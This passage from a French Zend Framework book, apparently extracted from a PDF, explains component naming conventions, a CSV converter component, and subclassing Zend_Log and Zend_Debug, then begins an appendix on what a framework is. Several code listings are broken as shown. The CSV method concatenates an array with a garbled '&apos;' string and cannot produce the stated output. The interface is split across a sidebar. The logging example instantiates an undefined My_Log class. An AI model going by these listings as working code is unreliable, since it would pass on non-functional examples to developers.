Mis à part les conventions disponibles dans la documentation officielle de Zend Framework, il y a peu de règles à connaître, mais celles-ci sont très importantes. Connaître ces règles et les respecter vous permettra de garantir l'intégrité et la durabilité de vos développements.

- Tous vos composants utilisateurs doivent être stockés dans le répertoire `library/<votre_prefix>`, `<votre_prefix>` représentant une entreprise, une association, une personne...
- Aucune modification n'est permise dans le répertoire `library/Zend`, celui-ci appartenant au framework et devant pouvoir être mis à jour à tout moment.
- Les composants sont tous des classes, et il n'y a pas de fonction orpheline, ni de code en dehors des classes. Les règles de nommage sont précises et disponibles dans la documentation officielle du framework.
- Le nommage des classes, en particulier, est important : il doit correspondre à la hiérarchie des répertoires.
- Un fichier ne doit comporter qu'une et une seule classe.

Ces règles n'incluent pas les conventions de développement de Zend Framework. Le respect de celles-ci est néanmoins très important. Voici quelques exemples de conventions Zend Framework à respecter :

- les noms des dossiers doivent comporter des caractères alphanumériques et respecter la syntaxe CamelCase ;
- les noms de classes doivent correspondre au chemin. Par exemple, une classe située dans `library/Zfbook/Db/Exception.php` s'appellera obligatoirement `Zfbook_Db_Exception` ;
- la syntaxe des noms de méthodes et de variables doit être au format CamelCase et commencer par une minuscule ;
- l'indentation se fait au moyen de quatre espaces ;

Vous trouverez toutes les règles de nommage de Zend Framework à l'URL suivante :

<http://framework.zend.com/wiki/display/ZFDEV/ZF+Coding+Standards+%28RC%29>.

REMARQUE Composant et paquetage

D'un point de vue vocabulaire, un composant peut être assimilé à la notion de paquetage, présente notamment en Java. Tout simplement, il s'agit d'un regroupement de classes effectuant une même action logique, et dont les dépendances, internes ou externes, sont connues et maîtrisées.

Principe et organisation

La figure 15-1 illustre l'organisation, et en particulier les niveaux de répertoires à respecter dans le dossier `library` contenant les composants.

- Le niveau 0 (*RACINE*) contient le répertoire `library` ainsi que, dans notre application, les répertoires `application` et `html`.
- Le premier niveau (*AUTEUR*) est un nom de société, d'organisation ou d'auteur : tous les noms de classes sous-jacentes commenceront par ce mot clé ! Ici, il s'agit de `Zfbook`, de la même manière que ce sera `Zend` pour les composants officiels du Zend Framework.

Figure 15-1
Composants réutilisables :
les niveaux de répertoires

RACINE	AUTEUR	COMPOSANT	SUBCLASSES
 <code>library</code>	 <code>Zfbook</code>	 <code>Convert</code>	 <code>Csv</code>  <code>Csv.php</code>  <code>Exception.php</code>
		 <code>Convert.php</code>	
		 <code>Cache</code>  <code>Cache.php</code>	 <code>Exception.php</code>
	 <code>Zend</code>		

PRÉCISION Règles des composants

Toutes les règles de nommage, d'organisation et d'écriture du code n'existent qu'à titre indicatif. Le Zend Framework utilise celles que nous vous présentons dans ce chapitre, et vous pouvez tout à fait utiliser vos propres règles, à partir du moment où elles sont établies, claires et admises. À ce sujet, la classe `Zend_Loader_PluginLoader` peut se révéler très utile.

- Le contenu du répertoire `Zfbook` est dédié aux fichiers et dossiers racines des composants (*COMPOSANT*). Ce niveau héberge les classes principales des composants (exemple : `Convert.php` pour `Zfbook_Convert`) et les répertoires contenant les sous-classes des composants.
- Les sous-classes (*SUBCLASSES*) appartiennent au composant sous-jacent et contiennent le code source du composant.

Exemple

Imaginons que nous souhaitions effectuer de multiples conversions à partir de données complexes, telles que des collections et des tableaux. Nous n'irons pas jusqu'à développer un composant étoffé, mais nous réaliserons au moins l'essentiel, car une fois que la logique est saisie, le remplissage est intuitif.

Modélisation minimale

Le premier travail consiste à effectuer une modélisation minimale. Nous allons penser à la manière dont sera organisé le code pour remplir les objectifs fixés, que voici :

- permettre la conversion d'un tableau en chaîne de caractères CSV ;
- avoir une architecture extensible qui puisse accueillir d'autres types de conversions ;
- utiliser ces fonctionnalités à partir de la classe principale, par commodité.

D'un point de vue technique, voici ce que nous pouvons en déduire :

- la classe principale, que nous appellerons `Zfbook_Convert`, se comportera comme une Fabrique (*factory*) ;
- pour chaque type de conversion, une classe de support de format sera créée, de type `Zfbook_Convert_<nom_du_format>` ;
- chaque classe de conversion générera des exceptions personnalisées en cas de problème ;
- une interface sera mise en place pour fixer le squelette des classes de support des formats.




Figure 15-2
Organisation du composant `Zfbook_Convert`

Sur la figure 15-2 apparaissent les dossiers et fichiers à créer pour mettre en place le composant. Leur nombre peut paraître imposant pour une simple fonction de conversion, mais rappelons-nous que ce composant est amené à grossir avec la prise en compte d'autres formats.

MOTIF DE CONCEPTION **Fabrique**

La Fabrique est un motif de conception, ou *design pattern*. Ces notions objet avancées sont traitées en annexe D.




Figure 15-3 Diagramme de classes du composant Zfbook_Convert

Quels sont ces fichiers et en quoi nous sont-ils utiles ?

- Zfbook/Convert.php contient la classe racine, qui se comporte comme une fabrique et permet donc l'accès à l'ensemble des fonctionnalités des classes sous-jacentes.
- Zfbook/Convert/Csv.php contient les algorithmes de conversion au format CSV. La classe Zfbook_Convert_Csv implémente l'interface Zfbook_Convert_Interface.
- Zfbook/Convert/Exception.php et Zfbook/Convert/Csv/Exception.php contiennent les classes d'exception personnalisées, liées au composant, qui sont utilisées en cas d'erreur à l'exécution.
- Zfbook/Convert/Interface.php contient une interface qui oblige les classes de support à avoir des méthodes de conversion homogènes.

Enfin, le schéma UML (diagramme de classes) de notre composant est illustré sur la figure 15-3.

Implémentation du composant

Une fois l'architecture des fichiers et des dossiers mise en place, nous pouvons sans plus tarder passer à l'implémentation. Dans un premier temps, voici la manière dont nous souhaiterions utiliser le composant :

Fichier `html/examples/zfbook_convert.php` : conversion d'un tableau en CSV

```

<?php

// Un tableau à deux dimensions
$dataArray = array();
$dataArray[] = array('Salle', 'Debut', 'Fin', 'Qui');
$dataArray[] = array('REU02',
                    '15/06/2008 14:30',
                    '15/06/2008 16:30',
                    'Service, "informatique"');
$dataArray[] = array('REU04',
                    '15/06/2008 15:30',
                    '15/06/2008 17:00',
                    'Direction');

// Conversion en CSV
$converter = Zfbook_Convert::getConverter(Zfbook_Convert::CSV);
echo $converter->convertFromArray($dataArray);
  
```

Le résultat produit par l'exécution de ce code devrait être le suivant :

Exécution de `zfbook_convert.php`

```

"Salle","Debut","Fin","Qui"
"REU02","15/06/2008 14:30","15/06/2008 16:30","Service, \"informatique\""
"REU04","15/06/2008 15:30","15/06/2008 17:00","Direction"
  
```

Voici maintenant, fichier par fichier, l'implémentation du composant utilisateur tel que nous l'avons architecturé.

Zfbook/Convert.php

```
<?php
/**
 * Conversion de données
 */
abstract class Zfbook_Convert
{
    const CSV = 'csv';

    /**
     * Retourne l'instance d'une classe de conversion
     *
     * @throws Zfbook_Convert_Exception
     * @return Zfbook_Convert_Interface
     */
    public static function getConverter($converter)
    {
        $class = 'Zfbook_Convert_' . ucfirst(strtolower($converter));
        if (!class_exists($class, false)) {
            throw new Zfbook_Convert_Exception("Class $class not found");
        } else {
            $reflectionClass = new ReflectionClass($class);
            if (!$reflectionClass->implementsInterface('Zfbook_Convert_Interface')) {
                $msg = "Class $class doesn not implement Zfbook_Convert_Interface";
                throw new Zfbook_Convert_Exception($msg);
            }
        }
        return call_user_func(array($class, 'getInstance'));
    }
}
```

Le principal intérêt de la classe `Zfbook_Convert` est de donner accès aux classes de conversion via la méthode statique `getConverter()`. Cette dernière prend en paramètre le type de convertisseur. Cette méthode prend également en paramètre un nom de convertisseur. Elle instancie la classe correspondante et vérifie qu'il s'agit bien d'une classe de conversion qui implémente l'interface `Zfbook_Convert_Interface`.

Zfbook/Convert/Interface.php

```
<?php
/**
 * Interface permettant de rédiger des convertisseurs
 */
interface Zfbook_Convert_Interface
{
    /**
     * Nos classes sont des singletons
     */
}
```

ASTUCE Complétion

Les éditeurs PHP évolués permettent la complétion des méthodes de classes grâce au tag PHPDoc `@return`. Dans le cas de `Zfbook_Convert::getConverter()`, `Zfbook_Convert_Interface` est mentionnée, ce qui permet la complétion sur l'ensemble des méthodes déclarées dans l'interface.

```

        * @return Zfbook_Convert_Interface
        */
        public static function getInstance();

        /**
         * Conversion depuis un tableau
         *
         * @param array $array
         */
        public function convertFromArray($array);
    }

```

L'interface `Zfbook_Convert_Interface` oblige les classes de conversion à posséder les méthodes `getInstance()` et `convertFromArray()`. Cela permet de s'assurer que toutes ces classes possèdent ces fonctionnalités et qu'on peut les utiliser de la même manière (on appelle cela la programmation par contrat).

Zfbook/Convert/Csv/Exception.php

```

<?php
/**
 * Exception pour le convertisseur CSV
 */
class Zfbook_Convert_Csv_Exception
    extends Zfbook_Convert_Exception
{}

```

Dans Zend Framework, les exceptions forment une chaîne. Ainsi, nous pouvons savoir, selon le type de l'exception qui a été lancée, s'il s'agit d'un problème dans la conversion CSV (`Zfbook_Convert_Csv_Exception`) ou dans le composant Convert (`Zfbook_Convert_Exception`), ou encore dans les bibliothèques Zfbook (`Zfbook_Exception`).

Les classes mères de `Zfbook_Convert_Csv_Exception` (`Zfbook_Convert_Exception` et `Zfbook_Exception`) ne sont pas représentées, mais il est aisé de les écrire selon le même principe.

ZfbookConvert/Csv.php

```

<?php
/**
 * Outils de conversion CSV
 */
class Zfbook_Convert_Csv implements Zfbook_Convert_Interface
{
    /**
     * Retourne l'instance du singleton
     *
     * @return Zfbook_Convert_Csv
     */

```

```

public static function getInstance()
{
    static $instance = null;

    if ($instance === null) {
        $instance = new self();
    }
    return $instance;
}

/**
 * Construit un tableau au format CSV
 *
 * @param array $array
 * @return string
 */
public function convertFromArray($array)
{
    $retVal = '';
    if (!is_array($array)) {
        $msg = 'Array required';
        throw new Zfbook_Convert_Csv_Exception($msg);
    }

    // Génération du fichier temporaire
    $fd = fopen('php://temp', 'r+');
    foreach ($array as $item) {
        fputs($fd, $item . '&apos;,' . "\n");
    }
    rewind($fd);

    // Récupération des données et expédition
    $csvContent = stream_get_contents($fd);
    fclose($fd);

    return $csvContent;
}

private function stripQuotes(&$str)
{
    $str = str_replace('"', '\\\"', $str);
}

private function __clone()
{
}

private function __construct()
{
}
}

```

Voici enfin la classe de conversion CSV qui, par l'intermédiaire de la méthode `convertFromArray()`, effectue l'opération utile du composant. Cette classe est un singleton (elle n'a pas vocation à avoir plusieurs instances).

Voilà comment il est possible de créer un composant utilisateur respectant les standards du Zend Framework, donc facilement intégrable du fait de l'homogénéité générale. Avec suffisamment de méthodologie objet, il est possible de gérer une large palette de fonctionnalités réutilisables, à l'image de Zend Framework, par exemple.

Dériver un composant existant

Il se peut que, pour diverses raisons, le besoin de modifier ou de compléter un composant Zend existant se fasse sentir. Pour cela, rien de plus horrible que de se mettre à développer dans les classes Zend proprement dites...

Cette section explique comment mettre en place un composant utilisateur qui va étendre un composant Zend pour le compléter et modifier son comportement.

Règles fondamentales

Avant tout, voici quelques règles fondamentales, qui ressemblent pour la plupart aux règles émises précédemment.

- Il est *interdit* de modifier quoi que ce soit dans le répertoire `library/Zend`. Ce répertoire est réservé exclusivement aux sources de Zend Framework. Toute modification altérerait les possibilités de mise à jour des sources ainsi que, potentiellement, le fonctionnement des composants du framework.
- Les conventions expliquées dans la documentation officielle de Zend Framework doivent être respectées (<http://framework.zend.com/wiki/display/ZFDEV/ZF+Coding+Standards+%28RC%29>).
- Les classes utilisateurs qui étendent les composants Zend doivent être situées dans le répertoire `library/<votre_prefixe>`, `<votre_prefixe>` représentant une personne, une association ou une entreprise (voir figure 15-1).
- Si possible, le composant utilisateur doit avoir le même suffixe que le composant Zend. Par exemple, un composant qui étend `Zend_View` s'appellera `Zfbook_View`.

Ajouter une fonctionnalité à un composant

Nous allons simplement redéfinir le composant `Zend_Log`, en lui ajoutant une fonctionnalité qui va permettre d'enregistrer la trace d'appel PHP en plus du message de journalisation – ceci grâce à la fonction PHP `debug_backtrace()`.

Fichier `Zfbook/Log.php`

```
<?php
/**
 * Extension de Zend_Log
 */
class Zfbook_Log extends Zend_Log
{
    const DEBUG_BACKTRACE = 8;

    /**
     * Enregistre dans le log la trace d'appel PHP
     */
    public function debug_backtrace($message = null)
    {
        list($backtrace) = debug_backtrace();
        unset($backtrace['object']);
        $backtrace = print_r($backtrace, true);
        $toLog = $message . $backtrace;
        return $this->log($toLog, self::DEBUG_BACKTRACE);
    }
}
```

Remarquez que `Zfbook_Log` étend `Zend_Log` de manière à ce qu'on puisse utiliser la première classe comme si c'était la seconde. Voici maintenant la manière dont on peut utiliser la nouvelle classe `Zfbook_Log` :

Utilisation de `Zfbook_Log`

```
// création d'un log avec affichage sur l'écran
$log = new My_Log(new Zend_Log_Writer_Stream('php://output'));

// essai de notre nouvelle méthode
$log->debug_backtrace('Something happened');
```

Modifier le comportement d'un composant

Il est aussi possible de modifier le comportement d'un composant, notamment celui d'une méthode. Si celle-ci n'est pas estampillée `final`, il est possible de la redéfinir dans une classe fille.

Voici comment nous pouvons modifier le comportement de la méthode `Zend_Debug::dump()` en faisant en sorte que, si la variable attribuée en paramètre est un objet qui contient une méthode `__toString()`, celui-ci soit affiché par ce biais.

Ajout d'un complément à Zend_Debug::dump()

```
<?php
/**
 * Extension de Zend_Debug
 */
class Zfbook_Debug extends Zend_Debug
{
    // Prototype de dump tel qu'il est déclaré dans Zend_Debug
    public static function dump($var, $label = null, $echo = true)
    {
        // S'il s'agit d'un objet qui contient __toString(),
        // remplacer le contenu de $var par la valeur de retour
        // de __toString().
        if (is_object($var) &&
            method_exists($var, '__toString')) {
            $var = $var->__toString();
        }

        // Appel de la méthode dump() parente
        return parent::dump($var, $label, $echo);
    }

    // ...
}

```

La méthode `Zfbook_Debug::dump()` aura exactement le même comportement que `Zend_Debug::dump()`, sauf lorsque le paramètre `$var` contient un objet doté d'une méthode `__toString()`.

Test du nouveau dump

```
class Test
{
    public function __toString()
    {
        return 'OBJ: ' . __CLASS__;
    }
}

$test = new Test();
Zfbook_Debug::dump($test);

```

Ce code exemple montre comment tester la nouvelle fonctionnalité `Zfbook_Debug::dump()`. Il fait appel à la méthode `__toString()` de la classe `Test` alors que `Zend_Debug::dump()` affiche la structure et le contenu de l'objet.

Simplifier l'accès à un ou plusieurs composants

Certains composants du Zend Framework peuvent être difficiles ou fastidieux à utiliser. Dans ce cas, pourquoi ne pas mettre en place un système

qui simplifie son utilisation ? C'est le rôle du design pattern Façade, qui trouvera parfaitement sa place dans un composant utilisateur.

Un bon exemple de simplification de composant est présenté dans le chapitre 10 concernant le cache. La classe `Zfbook_Cache` a pour rôle de simplifier l'utilisation du cache. Les manipulations sur `Zend_Cache` sont assurées par `Zfbook_Cache` et sont totalement transparentes pour le développeur. De plus, `Zfbook_Cache` est une classe statique qui n'a pas besoin d'être instanciée pour être utilisée. Voici le squelette de cette classe :

Squelette de la classe `Zfbook_Cache`

```
<?php
/**
 * Une classe qui simplifie l'utilisation du cache
 */
class Zfbook_Cache
{
    private static $_cache    = null;
    private static $_lifetime = 3600;
    private static $_cacheDir = null;

    // Fonction d'initialisation appelée par toutes
    // les méthodes publiques.
    private static function init()
    {
        // Si ce n'est pas fait, charge le meilleur backend
        // entre APC et File.
    }

    // Fonction de setup utile pour le bootstrap uniquement
    public static function setup($lifetime, $filesCachePath)
    {
        // ...
    }

    // Insertion dans le cache
    public static function set($data, $key)
    {
        // Appel de la méthode d'insertion du backend courant
    }

    // Retrait d'une valeur du cache
    public static function get($key)
    {
        // Appel de la méthode de retrait du backend courant
    }

    // Nettoyage du cache
    public static function clean($key = null)
    {
        // Appel de la méthode de nettoyage du backend courant
    }
}
```

CONSEIL Faire collaborer intégrateur et développeur

Ce principe de simplification par des classes statiques est intéressant pour favoriser la collaboration d'intégrateurs qui ne sont pas familiarisés avec la POO et de développeurs chevronnés. En effet, la simplicité d'utilisation de ces classes est dédiée à l'intégrateur, tandis que l'implémentation sous-jacente est à la charge du développeur.

EN SAVOIR PLUS Smarty

Smarty est un moteur de template très utilisé avec PHP. Contrairement à `Zend_View`, il utilise un métalangage étanche au code PHP sous-jacent.
 ▶ <http://smarty.php.net>

```
// Méthode utilisée pour récupérer la classe de cache Zend
// Utile pour l'initialisation de certains composants dans
// le bootstrap.
public static function getCacheInstance()
{
    // Retourne l'objet Zend_Cache courant
}
}
```

Ce squelette documenté illustre les algorithmes à mettre en place pour disposer d'une classe d'accès au cache simple et performante. Une implémentation de cette classe est présentée dans le chapitre 10.

Intégrer un composant externe

Il se peut qu'un composant externe soit utilisé dans Zend Framework. Dans ce cas, l'accès à ce composant peut se faire via la mise en œuvre d'un composant utilisateur. Par exemple, si vous avez l'habitude d'utiliser Smarty comme moteur de templates, la mise en place d'un composant `Zfbook_Smarty` est la meilleure manière d'intégrer la classe Smarty à l'application. Le stockage du code de Smarty peut se faire dans la hiérarchie sous-jacente du composant ou dans un répertoire à part, en fonction de vos besoins. Cela dit, il est recommandé de stocker le code externe dans un répertoire à part pour simplifier la maintenance.

L'intégration d'un composant externe se fera principalement grâce à un design pattern adaptateur. Aussi, pour que deux composants puissent fusionner, il faut qu'ils proposent tous les deux une API permettant cette fusion partielle. Une fois de plus, un bon design logiciel est nécessaire.

L'intégration de Smarty est décrite dans la documentation officielle de Zend Framework, à l'adresse suivante :


<http://framework.zend.com/manual/en/zend.view.scripts.html#zend.view.scripts.templates>

En résumé

Créer ses propres composants nécessite une bonne méthodologie, que ce soit au niveau de la conception logicielle objet comme de l'organisation. Il faut sans arrêt se poser la question du futur : « Et si un jour j'ai besoin de..., vais-je facilement pouvoir le faire ? » La refonte de code et les tests sont à ce titre plus qu'importants.

Aussi, nous vous proposons de suivre les conventions de Zend Framework dans vos développements, de manière à bien programmer de façon homogène, sans perdre de temps sur des questions comme : « Dans quel fichier vais-je bien pouvoir placer cela ? Où placer ce fichier ? » Vous aurez ainsi tout le loisir de vous pencher sur des problématiques bien plus complexes mais ô combien stimulantes !

annexes



Qu'est-ce qu'un framework ?

A

Souvent employé pour désigner tout et n'importe quoi, le mot *framework* n'a pas toujours une définition très claire. Pourtant, les frameworks sont aujourd'hui des outils stratégiques qui favorisent les bonnes pratiques : gagner du temps, réutiliser, tester, stabiliser.

SOMMAIRE

- ▶ Définition et rôles d'un framework
- ▶ Le framework au service des développements web

MOTS-CLÉS

- ▶ framework
- ▶ réutilisabilité
- ▶ composant
- ▶ bibliothèque
- ▶ conventions
- ▶ organisation
- ▶ architecture

Nous proposons dans cette annexe une explication précise et concise de ce qu'est un framework : sa définition, ses objectifs. Après une courte introduction, nous aborderons ensuite l'utilité de cet outil pour des développements web. Ces fondamentaux sont valables pour tous les frameworks, et ne concernent pas seulement Zend Framework.

Définition et objectifs

Le mot *framework* est à la mode dans le monde PHP. Si nous devons le définir, nous dirions qu'il s'agit :

- d'un ensemble de composants PHP qui interagissent ;
- d'un ensemble de règles d'architecture et de développement.




Figure A-1
Développement avec un Framework

Un framework se greffe sur un langage. On peut considérer le langage comme étant de *bas niveau* et le framework comme étant de *haut niveau*, car les ressources offertes par le framework sont plus proches du raisonnement humain (métier) que celles proposées par le langage. Concrètement, cela signifie que pour développer une même fonctionnalité, on aura besoin de moins de lignes de code avec un framework que sans.

Les objectifs pratiques d'un framework sont multiples :

- fournir un ensemble de composants fiables et testés ;
- favoriser le travail à plusieurs en instaurant des règles de programmation cohérentes ;
- proposer une méthodologie et une organisation du travail qui permettent de maintenir un code source organisé.

D'un point de vue stratégique, nous pouvons en déduire les apports suivants :

- un temps de travail réduit pour des résultats plus fiables ;
- la durabilité assurée du code source, le support de la société Zend ;
- une capacité à évoluer optimale, qui assure des gains à moyen et long terme.

Ainsi, le framework trouve toute son utilité en particulier dans le monde de l'entreprise, puisqu'il permet :

- aux *développeurs* : d'utiliser des composants communs que tout le monde connaît, en évitant ainsi de réinventer ce qui existe déjà ;
- aux *chefs de projets* : de fiabiliser les ressources humaines et d'organiser des développements sur la base d'un outil connu et maîtrisé ;
- aux *architectes et ingénieurs logiciel* : de bâtir des modèles basés sur la programmation orientée objet et une organisation pratique des classes, des interfaces, des paquetages et des composants.

Le framework au service du développement web

Le framework répond à plusieurs problématiques très particulières au développement web, que nous allons traiter dans les sections qui suivent.

Risques et périls des pratiques courantes

Face à un problème unique, différents développeurs vont mettre en œuvre différentes solutions : il y aura donc autant de solutions que de développeurs. Or, toutes ces solutions ne se valent pas : laquelle sera la meilleure ? la plus performante ? la plus sécurisée ? la plus facile à tester et à maintenir ?

Comment faire en sorte qu'un développeur A puisse lire, comprendre, assimiler et modifier un programme écrit par un développeur B ?

Par ailleurs, les développements web, en particulier lorsqu'ils sont effectués avec PHP, génèrent beaucoup de redondances. Chaque application proposera une solution technique pour l'accès aux données, l'authentification, l'échange de données, etc. Et si chaque application web est unique, les concepts fondamentaux restent sensiblement les mêmes. Comment alors réutiliser au maximum les parties communes à ces développements ?

Le framework à la rescousse

Le framework permet d'homogénéiser les pratiques de développement au sein d'une équipe de projet, en proposant une *base de travail* et des *conventions* prédéfinies. De plus, il favorise la réutilisation de par son organisation et ses ressources pré-développées. Il en résulte un *gain de temps et de qualité* extrêmement important dans le cadre de développements professionnels.




Figure 1-2 Principe de la réutilisabilité avec un framework

PHP est un langage qui propose un modèle objet complet, que Zend Framework exploite pleinement dans le cadre d'une organisation efficace et cohérente, adaptée au développement de projets ambitieux.

Les composants d'un framework PHP sont représentés physiquement par un ensemble de fichiers, tous écrits en PHP et hiérarchisés de manière précise dans une arborescence de répertoires. Chaque composant est constitué d'un ensemble de fichiers et propose une fonctionnalité réutilisable et personnalisable.




Figure A-3
Organisation hiérarchique
de Zend Framework

Inconvénients du framework

Nul n'est pas parfait et le framework n'échappe pas à cette règle.

Tout d'abord, sa manipulation peut être difficile à apprendre et à maîtriser, en particulier pour les développeurs qui ne connaissent pas bien la programmation objet. En effet, un framework comme Zend Framework exploite largement le modèle objet de PHP, avec, entre autres, de nombreux design patterns, concepts objets souvent assez poussés, qu'il convient de bien comprendre.

Ensuite, étant donné qu'il se situe à un niveau *au-dessus* de PHP et qu'il fait appel à des technologies très diverses (XML, JSON, HTTP, SQL...) il est important de maîtriser tout cela avant de se lancer dans la découverte de ses composants. Car s'il est certes possible de conduire une voiture sans en connaître tous les rouages techniques, comprendre son fonctionnement permet une meilleure conduite, plus économique, et lorsqu'une panne arrive, on sait en général la réparer, ou tout du moins la localiser.

Enfin, l'impact d'un framework sur les performances du serveur est loin d'être négligeable. Il est ainsi nécessaire de bien appréhender le fonctionnement du framework, celui de PHP et de tout son écosystème, notamment le serveur web, afin de faire face à cette difficulté qui trouve heureusement de nombreuses solutions.

En résumé

Il faudra retenir au moins l'essentiel : sa définition et ses quatre rôles fondamentaux. Un framework est une base de travail qui permet d'organiser et d'accélérer les développements. Il permet de :

- fournir des composants réutilisables ;
- proposer une architecture, c'est-à-dire des règles d'organisation pour les dossiers, les fichiers et ce qu'ils doivent contenir ;
- fournir des conventions de développement ;
